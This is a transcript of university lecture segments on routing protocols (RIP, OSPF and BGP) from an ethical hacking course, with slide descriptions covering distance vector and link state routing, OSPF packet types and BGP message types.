interconnections. So, if the graph is connected which of course it has to be, because if there is no path between 2 nodes, then you really cannot reach there. The graph is disconnected, but if there is some failure, some link failure; then, your graph might get disconnected ok.

But normally, the AS graph is connected and as I had said every autonomous system, if you register with a central authority, you will be assigned a unique AS number and routing protocols between routers belonging to the same AS will be following interior routing protocols and across different AS's, they will be following exterior routing protocols. This is the difference.

(Refer Slide Time: 06:35)



Now, here I am showing a picture, where there are three autonomous systems, I am showing those numbers are 1, 2 and 3. Now, as you can see in each autonomous system, there are several routers, there are several networks. Of course, there are computers. I have not shown the computers here and there are links which connect routers to the networks. So, the router which have there inside, you can see that there are multiple connection for AS-1 for example, this router is connected to this router via this network. This router has a connection to this router via this network and this router has a connection here.

Now, these routers can exchange information and keep their routing table updated using interior protocols which I said, there are two main examples RIP and OSPF. But when you talk about routers which belong to different autonomous systems which are shown by these blue lines, here we use some external or exterior routing protocol like BGP ok. This is how

these interior and the exterior protocols work and this is how their scopes are defined all right.

(Refer Slide Time: 08:13)

- Which class of protocols to use?
- Use interior router protocols to exchange information between routers within an AS.
 - ♦ RIP or OSPF.
- Use exterior routing protocol to pass exchange routing information between routers in different AS's.
 - ♦ BGP.

This already I have mentioned, I am just repeating once more that which class of protocol you need to use for a particular scenario. Well, for routers within an autonomous system, inside the autonomous system, you use interior routing protocols RIP or OSPF and to exchange routing information between routers in different autonomous systems, you use exterior routing protocol like BGP. This is what we use.

(Refer Slide Time: 08:49)

- Distance vector routing using hop count.
- Table entries updated using values received from neighbors.
- Maintain timers to detect failed links.
- Used in first generation ARPANET.
' To the right of the text is a diagram showing four routers (R1, R2, R3, R4) connected in a line. Router R4 is part of an autonomous system labeled 'AS'. A video frame of the speaker is visible on the right. The Swayam logo and other course navigation icons are at the bottom."/>

Routing Information Protocol (RIP)

- It is an interior routing protocol.
- Routers within an autonomous system exchange messages.
 - Distance vector routing using hop count.
 - Table entries updated using values received from neighbors.
 - Maintain timers to detect failed links.
 - Used in first generation ARPANET.

Now, let us briefly look at these routing protocols one by one. First, we talked about this RIP, Routing Information Protocol. Now, I mentioned already, it is an interior routing protocol meant to be used inside an autonomous system. If this is an autonomous system, routers that are present inside this AS, they will be using RIP to exchange information for updating the routing tables. Now, you may ask why this exchange is required because they are anyway belonging to the same organization.

But you see, consider an organization where there can be two departments, two different networks. There is one router sitting here; one router sitting there. The other router will know much better about the status of the other network whether some link is down or everything is alright or not. But when I am sitting in this network, I want to send a packet to one of the computers in the other network, I do not know what is the status in the other network; which path is this best; which path is required to be followed. So, the other network can give me some information about the current state of the network.

Current state; what is the links that are currently down; what are the links that are currently congested; various information like that. So, I can update my routing table so that I can choose the best route to follow to reach that host ok, all right. Now, in RIP the way the routing tables are updated, there is a very standard method called distance vector routing. Well, I am not going into the detail of these methods. These methods are given in significant detail in any standard textbook on computer networks, you can see through them if you are interested. Distance vector routing basically says, every router will have some information about how far the other routers are from myself.

Like for example, I have a router here; there can be other routers like this. Let us say, this is router 1, router 2, router 3 and router 4. Let us suppose the connections are like this, router 1 will have the information that router 4 is 3 hops away from me ok, but suppose a new link gets established between R1 and R4, so that 3 will get updated to 1. Now, R1 and R4 are directly connected. Similarly, if one of the links go down, these values will change ok. Distance vector routing sends the distances to all routers whatever information I have to all the other routers and everyone collects all the information they receive and in a consolidated way, they update their routing tables.

This is what is done here and some timers are used to detect link failures. If some packet you are sending, you are not getting acknowledgement within certain amount of time, then

you may assume that the link has failed; link is not working. This was used in older networks, but presently this RIP is very rarely used because RIP has some drawbacks.

(Refer Slide Time: 12:41)

The slide has a yellow header bar with the title 'Problems with RIP'. Below the title is a list of five bullet points describing issues with RIP:

- Slow convergence for larger networks.
- If a network becomes inaccessible, it may take a long time for all other routing tables to know this.
 - After a number of message transfers.
 - A drawback of routing table updation using distance vectors.
- Routing loops may take a long time to be detected.
 - Counting to infinity problem.
- Too much bandwidth consumed by routing updates.

On the right side of the slide, there is a hand-drawn network diagram. It shows four routers labeled R0, R1, R2, and R3. Router R0 is at the bottom left, R1 is above it, R2 is to the right of R1, and R3 is further to the right. There are two paths from R0 to R3: one direct path and one through R1 and R2. Handwritten numbers indicate distances: R0 to R1 is 2, R1 to R2 is 2, R2 to R3 is 1, and R0 to R3 via R1 and R2 is 3. Router R4 is shown at the top right, connected to R3. A handwritten '0' is next to R4. A blue arrow points from the text 'Slow convergence for larger networks.' to the path from R0 to R3 via R1 and R2.

Some of the drawbacks of RIP are that the way the routing tables are updated using distance vectors, see once distance vectors are shared, something will change. That change again will be shared that will again trigger some more change. So, this leads to something called convergence in the routing table which at times is very slow.

Suppose a link fails, again a link goes up. So, how quickly can the routers respond to these changes and update their routing table. This RIP is not very good at that. It can take a lot of packet exchanges to update all the routing table to reflect the correct status. So, broadly speaking I am just mentioned here if a network becomes inaccessible due to a link failure, some link has failed; it may take a long time for all other routing tables to know about this.

Because you see I am giving a very small example. Let us say R1 is there, R2 is there, R3 is there and let us say R4 is there. R1, R2 this is the connection. Now, let us say I am thinking about the distance to R4. Well, R1 knows that R4 is 3 hops away; R2 knows R4 is 3 hops away; R3 knows R4 is 1 hop away and R4 is R4, it is already R4, 0 hop.

Now, suppose this link has failed and let us say there is another router here, let us say R0 which initially was 4 hops away, this was 2 ok. Now this link has failed. So, you see now

R1 has no path to R4, the network has become disconnected; but R0 will tell R1 that well R4 is 4 distance away from me and because this is 1 hop.

So, R1 will update this to 5; 4 plus 1. But actually there is no path. So, in this way this 5, then 6, then 7, it will go up slowly, this is sometimes called counting to infinity; counting to infinity problem and this becomes very slow and too much bandwidth gets consumed due to the routing updates. This is some drawback here; some of the drawbacks.

(Refer Slide Time: 15:33)

The slide has a yellow header with the title 'Open Shortest Path First (OSPF)'. The main content area contains a bulleted list of features:

- Widely used as the interior routing protocol in TCP/IP networks.
- Updates routing tables based on link state advertisements.
- Basic concept:
 - Computes a route that incurs the least cost.
 - ❖ User configurable: delay, data rate, cost, etc.
 - Each router maintains a database.
 - ❖ Topology of the autonomous system to which the router belongs.
 - ❖ Vertices and edges.

At the bottom of the slide, there is a video player interface showing a man speaking. The interface includes a play button, volume controls, and other typical video player icons. The Swayam logo is visible at the bottom left.

Now, this OSPF, Open Shortest Path First, this is more widely used as the interior routing protocol. Let us see some of the features of OSPF. Now, in TCP/IP networks, this is most widely used as I said and it relies on something called link state advertisements.

Well, here distance vectors are not shared like how far R1 is from me, R2 is from me, R3 is from me, nothing like that, but status of the links, some link what is the current delay from myself. It sends or shares the link delays, if a link is down, it tells the link is down. But in the earlier case that information was never sent ok. Basic concept is that the OSPF tries to compute a route again dynamically based on some least cost algorithm ok.

The notion of cost again can be configured how, means how do we define cost. Is it minimum delay; is it minimum cost or is it with respect to the data rate of the links you are following ok; how are you defining? So, each router will be maintaining the information about the current state of the network, of the autonomous system that we are

calling as the database. The topology of the autonomous system is stored in the database, how the graph looks like as per the information available with the router right and this graph will contain obviously, vertices and edges; networks and routers and how they are connected.

(Refer Slide Time: 17:33)

The slide contains the following text:

- Two types of vertices:
 - a) Router
 - b) Network
- Two types of (weighted) edges:
 - a) Two routers connected to each other by direct point-to-point link
 - b) A router is directly connected to a network.
- A router calculates the least-cost path to all destination networks.
 - Using Dijkstra's algorithm.
 - Only the next hop to the destination is used in the forwarding process.

Hand-drawn diagram on the slide:

- A simple graph with two nodes represented by circles. One node has a handwritten number '5' next to it.
- A more complex network diagram showing a central router node connected to several other nodes, including one labeled 'ISP' which is connected to a network boundary.

In the bottom right corner of the slide, there is a video feed of a person speaking, and at the bottom, there is a decorative footer with the 'SWAYAM' logo and various icons.

Vertices are routers and networks. Talking about edges, there are two types of edges and every edge will be assigned a weight like for example, there are two nodes, they are connected and this edge will be having some weight, let us say 5 or something. This is called weight, now there can be two kinds of edges; one is an edge between two routers.

This can be a router, this can be a router; both can be routers. Directly two routers are connected by a point to point link; well, I mean such when does it happen? Suppose, I have an organizational network, where there is a router and there is another network, this is my internet service provider from where I have got my internet connection, it can be BSNL, Airtel whatever.

They have a router and from this router to router there is a direct, point to point connection. This is the first kind of link. The second kind of link may be, the router may be connected to an internal network like I have a network here, this router is connected to this network. There is a second kind of edge or link now in this OSPF method, each router will try to calculate the least cost path to all destination networks that is available in its own database.

It has a set of networks in its database, it tries to compute the shortest path to all the networks and it uses a very well known algorithm Dijkstra's algorithm.

Dijkstra's algorithm is a algorithm that computes shortest path between pair of nodes in a graph ok. And once this is done, the routing tables are updated, during the packet forwarding only the next hop information is stored in a router.

(Refer Slide Time: 19:37)

- Two types of vertices:
 - Router
 - Network
- Two types of (weighted) edges:
 - Two routers connected to each other by direct point-to-point link.
 - A router is directly connected to a network.
- A router calculates the least-cost path to all destination networks.
 - Using Dijkstra's algorithm.
 - Only the next hop to the destination is used in the forwarding process.

Suppose I am a router; I am a router and I have received an incoming packet. My routing table will only tell that where to forward it next which is the next router I have to send it to. Well, it will not tell you that what is the sequence of routers I have to follow, no, only the next router. Let the next router decide after that what to do ok. Here the packet forwarding will happen on a next hop basis. It only sends to the next router and the next router will again decide after that.

(Refer Slide Time: 20:19)

- In the steady state
 - All routers know the same network topology.
 - "Hello" packets sent every 10 seconds (configurable) to neighbors.
 - Link State Advertisement (LSA) flooded initially from each router.
 - Absence of "Hello" packet for 40 seconds indicate failure of neighbor.
 - ❖ Causes LSA to be flooded again.
 - LSAs re-flooded every 30 minutes anyway.


So, in the steady state after the link states are exchanged and all the routers have computed the network topology, the distances, shortest paths. So, all routers will be having the same network topology, finally after the shortest paths are all computed and calculated ok. There are a few other things; each router will be sending some dummy packets called "Hello" packets to all its neighbours just telling that well I am alive, I am still active so that other routers can know that well that the other person has sent me a "Hello" packet, that other fellow is fine, it working at present.

So, every 10 seconds or so, that time can be configured, such "Hello" packets are sent to neighbours and there is another kind of a packet which is more elaborate, Link State Advertisement or LSA. It will send information about the status of all the links. Suppose, I am a router, I have four links connected to me. Well, I will tell everybody that the current status of these four links are this. This link is down and the other three link, the status is this; current delay is this. This delay is 3, this delay I am finding 2, this delay I am finding 5; some units ok. Now, absence of "Hello" packet for certain time for 40 seconds or so.

This may lead the router to take a decision or a conclusion that well that link is currently down, that other router has failed ok. So, once such a failure is detected, this link state advertisement is initiated again. Again, this new state is forwarded because now one router has detected that one link has failed, let the others also know and anyway every 30 minutes

or so, link state advertisements are re-flooded or resent by default, but once somebody detects a failure, it will be sent forcefully.

(Refer Slide Time: 22:43)



This shows the OSPF header format, what are the fields in the header. Well, I am not going into too much detail. There is a OSPF version number as you can see. The first 7 bit contains the version number; the second 7 bit contains the type of the packet, what kind of OSPF message it is carrying. The length of the message 16 bits, source address, from where it is coming. Area, here this is a concept of a area, well I am not going to detail again. Well, inside an autonomous system, there is a concept of a zone, or an area, you can identify an area and each area can be given some id or an address.

So, this area id will contain the id of that particular area and this header information, there will be a checksum for error correction. There will also be an authentication type, because you see these packets are very crucial, depending on these packets, the routing table will get updated. Well, if someone maliciously sends a wrong link state advertisement, then all the routing table might get updated in the wrong way and packet might follow some circular loops and never get forwarded to the right direction.

That is why some authentication, authentication means I must be sure that the link state advertisement is coming from the right person, right router and some authentication information and of course, the actual link state advertisement or whatever you are sending,

they actual routing data, link states etc. ok. So, these are the information which is carried as part of a OSPF packet.

(Refer Slide Time: 24:35)

OSPF Packets

- Packet types :

 1. **Hello** (check if neighbor is up)
 2. **Database Description** (synchronize database at beginning)
 3. **Link State Request** (request specific LSA)
 4. **Link State Update** (LSAs flooded)
 5. **Link State Acknowledgement** (flooded LSAs are explicitly ack-ed – reliable flooding)

- Authentication type:
 - Cleartext
 - Encrypted (MD5 Hash, others possible)

Now, packet types here I am summarizing the different types of packets; some of them I have already mentioned. There is the “Hello” packet I have already mentioned. It actually says that whether a neighbour is up and running or not. Database description, this is used at the beginning. Just initially when the network is up, database description packet is sent to synchronize the database of all the routers.

Link state request; some router might due to some reason it might have lost its routing table. It might specifically request link state information from some other router. This is called link state request and that link state advertisement is this link state update, that is actually the link state information which a router sends to the some other router and link state acknowledgement means once some router receives a link state advertisement, it will send back an acknowledgement that well I have received it correctly, so that other routers know that what I have sent was received correctly by everyone else right and regarding authentication type I said the simplest case may be clear text.

Everyone can see what is going or you can encrypt it, so that if someone wants to hack my network and make changes in my routing table by altering these packets, it will be difficult to do so ok. These are the options which are available.

So, with this I come to the end of this lecture where I have very briefly talked about the Interior Routing Protocols, RIP and OSPF. In the next lecture, I shall be talking about the exterior routing protocol BGP which as I have already mentioned is used to update or share routing information across autonomous systems which becomes much more crucial for routing data packets over longer distances.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 13
Routing Protocols (Part III)


In this lecture, we continue with our discussion on Routing Protocols. If you recall in the last lecture, we discussed the two interior routing protocols namely the RIP and OSPF and in this lecture, we shall be talking about the exterior routing protocol that is most widely used in the internet with the help of TCP/IP that is BGP.

(Refer Slide Time: 00:48)



So, the topic of today's discussion is Border Gateway Protocol and some of the message types in BGP. I shall also show you some very overall high level example that how BGP works, just to give you a conceptual idea ok.

(Refer Slide Time: 01:03)



So, talking about the Border Gateway Protocol, BGP, well as you can understand from the name we are talking about something called border. You see for every country, border is an interface with some other country right; similarly in a network when you say a border, border gateway it means; it is like a router which is often called a gateway which connects this network to the outside world to other networks, to other you can say router ok.

(Refer Slide Time: 01:39)

A yellow slide titled 'What is BGP?' in red. It lists four bullet points: 'Most widely used exterior router protocol for the Internet.', 'Allows routers belonging to different autonomous systems to exchange routing information.', 'Sent as messages over TCP connections.', and 'The router tables get updated.' Below the text is a hand-drawn diagram showing three circles labeled 'AS'. Two arrows connect them, each labeled 'BGP' above the line. In the bottom right corner, there is a video feed of a man speaking.

So, let us see what BGP exactly is. Now, as I said BGP is the most widely used exterior router protocol. Now, exterior and interior, I explained the distinction earlier. Let us say

when you have several autonomous system. Suppose, these are all autonomous systems, which consists of networks and routers. So, you can have one router here, one router here and may be one router here, these are exterior routers or these are border routers.

These border routers can connect with each other depending on means how you want to connect, they are going to be multiple ways of connection and it is over this links that connect the border routers you have this BGP protocol running. So, you will also have BGP here, but inside the autonomous systems will be having some of the interior router protocols running ok.

Now, what is the role of BGP? BGP allows these routers to exchange routing information. Like for example; the router sitting in this particular autonomous system does not know what is the network status of the other two networks, other two autonomous systems. So, once the other router sends some information to this particular router; so we will have some information about the other place, how the network situation is; what are the available routes and so on.

So, that the local routing tables can be updated accordingly, right. And these all BGP messages which are transmitted, they are sent over TCP connections and based on that as I said the routing tables of the routers, they get updated.

(Refer Slide Time: 03:50)

BGP Overview


- Currently in version 4.
- Inter-AS routing protocol for exchanging network reachability information among BGP routers.
- Uses TCP on port number 179 to send routing messages.
- It is a distance vector protocol.
 - Unlike RIP, BGP contain complete routes.

Now, BGP comes in various versions. Presently version 4 is most common and as I said, it is used to communicate between routers, which are across autonomous systems, which we say inter-AS routing right. Inter-AS means across two different autonomous systems and as I said for exchange of the messages, it uses TCP with well known port number 179.

So, 179 number is reserved for BGP packet transmission. And similar to RIP which we talked about, here also we use a version of distance vector protocol; meaning every router will be sending some information to the other router over this exterior links, telling about the distances with other networks and other places. Now, there is one difference; in RIP which was an interior protocol here, this distances referred to distance between routers, within the autonomous systems.

But here since, we are talking about other networks which may be outside this autonomous system also; so here there is an option of specifying complete routes, not just the next hop. Suppose, I want to go from x to y what is the paths to be followed, what is the sequence of routers I should follow, that also can be additionally specified in BGP ok, so that if you want, you can have source routing facilities implemented, if of course, your router supports that.

(Refer Slide Time: 05:50)



Now, here we have a pictorial view of what we have said. You see that there are three autonomous systems as you can see. There are three AS-1, 2 and 3 and these blue links which connect some of the routers they run the BGP protocol. So, these blue links will be

connecting with this router ok. So, you see these will be the boundary routers or boundary gateways. They will be connecting with the routers of the other networks right. So, it is between these routers that this BGP protocol will be running.

Now, in contrast, inside a network wherever there are routers also for updating information with respect to a particular autonomous system; they will be using the interior protocols. Typically, RIP was used earlier, but as I said now the most commonly used is OSPF. Of course there is a version of BGP, called internal BGP that can also be used as an interior routing protocol.

(Refer Slide Time: 07:11)

The slide has a yellow background with a blue header bar at the top. The title 'Message Types in BGP' is centered in the header. Below the title, there is a bulleted list of four message types. Each type is preceded by a small blue circle containing a number from 1 to 4. To the right of the list, there is a hand-drawn diagram of two routers, each represented by a circle with a 'R' inside. A dashed line connects them, representing a neighbor connection. At the bottom of the slide, there is a decorative footer with various icons and the word 'swayam'.

- Four types of messages:
 - 1) **Open**: used to open a neighbor connection with another router.
 - 2) **Update**: used to transmit information about a single route, advertise new routes, withdraw infeasible paths.
 - 3) **Keepalive**: used to periodically confirm the neighbor connection.
 - 4) **Notification**: used to notify about some error condition.

So, let us talk about the different message types that are there in BGP. BGP is somewhat similar to what we talked about in OSPF; because in OSPF also, routers were trying to maintain some neighborhood connections and through those neighborhood connections they were either sending hello packets to tell the other person that well I am alive or they were sending some kind of route update packets, some kind of link state advertisement through which state of the link which are changing are sent, so that all the routers can update the information in the routing tables.

Here, there are somewhat similar commands available in BGP and also there is a message type called open. Well, open says well if I have one router here in one autonomous system and another router here in another autonomous system, this open message can start or initiate a neighborhood connection between the two routers. So, when this router comes

up, it can send an open message, so that this BGP link between the two routers will get established.

Now both the routers will know well, now we can expect to send and receive BGP messages and responses over this connection which has been established. This update as the name implies, it sends information about changing routes. So, they can transmit various kinds of information like about a single route, the route changes, some link goes down, some link comes up. So, the route can change that information might be sent.

Some new routes which are created maybe a new link is established, some new router connections have been established. So, some new routes will come up that kind of information are also shared and of course, some of the paths which may become infeasible.

Because some of the links are too slow or maybe some link has gone down that information can also be sent using these update messages and just like hello message in OSPF here in BGP, there is a message called keep alive. Keep alive message sent between the neighbors will maintain that connection alive. Well if you do not say keep alive for a certain amount of time, the neighborhood connection will be automatically terminated.

It means that one of the two parties is not interested in exchanging BGP messages anymore, ok and in case of some error conditions happening in the network; some notification messages maybe sent again using this BGP protocol. So, these are broadly the various messages I am not going into the details. For details you can refer to a number of materials which are available. I am just giving you the overall idea ok. These are the four message types supported by BGP.

(Refer Slide Time: 10:38)

The Basic Idea

- Two BGP routers exchanging information on a connection are called peers.
 - Initially, BGP peers exchange the entire BGP routing table.
 - Subsequently, only incremental updates are sent as the routing tables change.
 - Keepalive messages are sent periodically to ensure that the connection between the BGP peers is alive.
 - Notification messages are sent in response to errors or special conditions.
- BGP can also be used by routers within the same AS.

IBGP


Now, the two end routers through which BGP establish a connections and exchange messages, these are called peers or peer routers or peer gateways. So, these peers are the one which participate in sending and receiving BGP messages right.

So, initially when everything starts up at the very beginning, the BGP peers will exchange entire routing table with the neighbors. Initially when the network comes up. Suppose, I am one of the peers, I will send my entire routing table information that I have to my neighbors. Similarly I will be receiving similar information from the others, so that all of the routers can update their routing table, with the latest information that is available right.

But after this initial exchange of the entire routing table, subsequently I shall not be sending the entire table anymore. I shall only sending information about the changes, some new routes are getting added, some existing routes are getting modified information like that ok and of course, I can mention this keep alive messages are important. They are sent periodically, so that both the parties know that well the link is alive and the routers are up and running. Notification messages also I mentioned, they are sent in response to some error conditions.

As I mentioned that there is a version of BGP called internal BGP or in sometimes in short you call IBGP that can also be used by routers to update their information within the same autonomous system also, just as a substitute of OSPF let us say, fine.

(Refer Slide Time: 12:47)



Now, this notification message as I said is used to sense and receive some error conditions. So, what kind of error conditions? Some of these are mentioned here. You see, suppose I have a BGP packet coming ok, BGP packet is a TCP packet. So, there will be some header and there will be the body of the packet message. Now, the first thing is that there can be some error in the header, like this is the BGP header right, now on top of the BGP header, TCP will be including its own header to make it a TCP packet.

So, it may so happen that there is some erroneous information in the header part, some of the fields which are invalid. So, something might happen during transit, some bits might become changed, 0 may become 1, 1 may become 0. So, if there is some error in the header, so either in the syntax, some invalid values are there or there is an authentication option. Also I mentioned some of the packets might get encrypted.

So, if the encryption is somewhere wrong, so that the receiving end cannot decrypt it, they will be reported as message header errors. Similarly, there can be open message errors, where there is some syntax error in the body of the message, some options you have specified which are not one of the valid options. This can again happen due to network errors during transmission right.

Similarly, when the routing table changes are being transmitted through the update messages, there can be some error in those messages also, somewhere some corruption may happen, so that the receiver is unable to understand what it means.

Hold timer expired means the keep alive messages are used to inform that the link is up, the connection is running. There is a timer which is set every time a keep alive message is reached. After that if the timer expires, it means that the periodic messages are not coming. So, now I can close the connection, maybe the other side is not responding. Sometimes, due to some reason, you can forcibly terminate a connection. Let us say due to some reason, your network is being brought down due to maintenance and other things, you are forcibly terminating connection with the other peers.

So, there you send a cease error message to your neighbors saying that well I am requesting to terminate or cease the connection right, but there is no other error as such I am wanting to close the connection.

(Refer Slide Time: 15:59)

The slide has a yellow background with a blue header bar. The title 'Functional Procedures in BGP' is in the header. Below the title, there are three items, each preceded by a checkmark:

- a) **Neighbor Acquisition**
 - Two routers agree to be neighbors by exchanging messages.
- b) **Neighbor Reachability**
 - Check if the neighbor is still alive, and is maintaining the relationship.
- c) **Network Reachability**
 - Each router maintains a list of the networks that it can reach, and the preferred routes.


A small video frame in the bottom right corner shows a man speaking. The Swayam logo is at the bottom left.

Broadly speaking, there are three functional procedures that are there in the BGP which is achieved through BGP messages. One is of course, neighbor acquisition, I had said. Initially a neighbor connection can be set up and can be maintained through keep alive messages.

Neighbor reachability; periodically we check for the receipt of the keep alive messages, if it is not coming, it may mean that the neighbor is not reachable anymore, there is some network problem and network which this is neighbor reachability.

Network reachability means you see BGP, in BGP we maintain information about other networks; because of some link failure somewhere, maybe one of those networks has become unreachable, I cannot connect to that network. So, that is a list which the router maintains. It is a list of networks that it can reach and also the ones which it cannot reach. The list of network which it can reach means those networks are reachable and the networks, which are not there in the list will mean they are not reachable or I do not have information about them as of now ok.

(Refer Slide Time: 17:25)



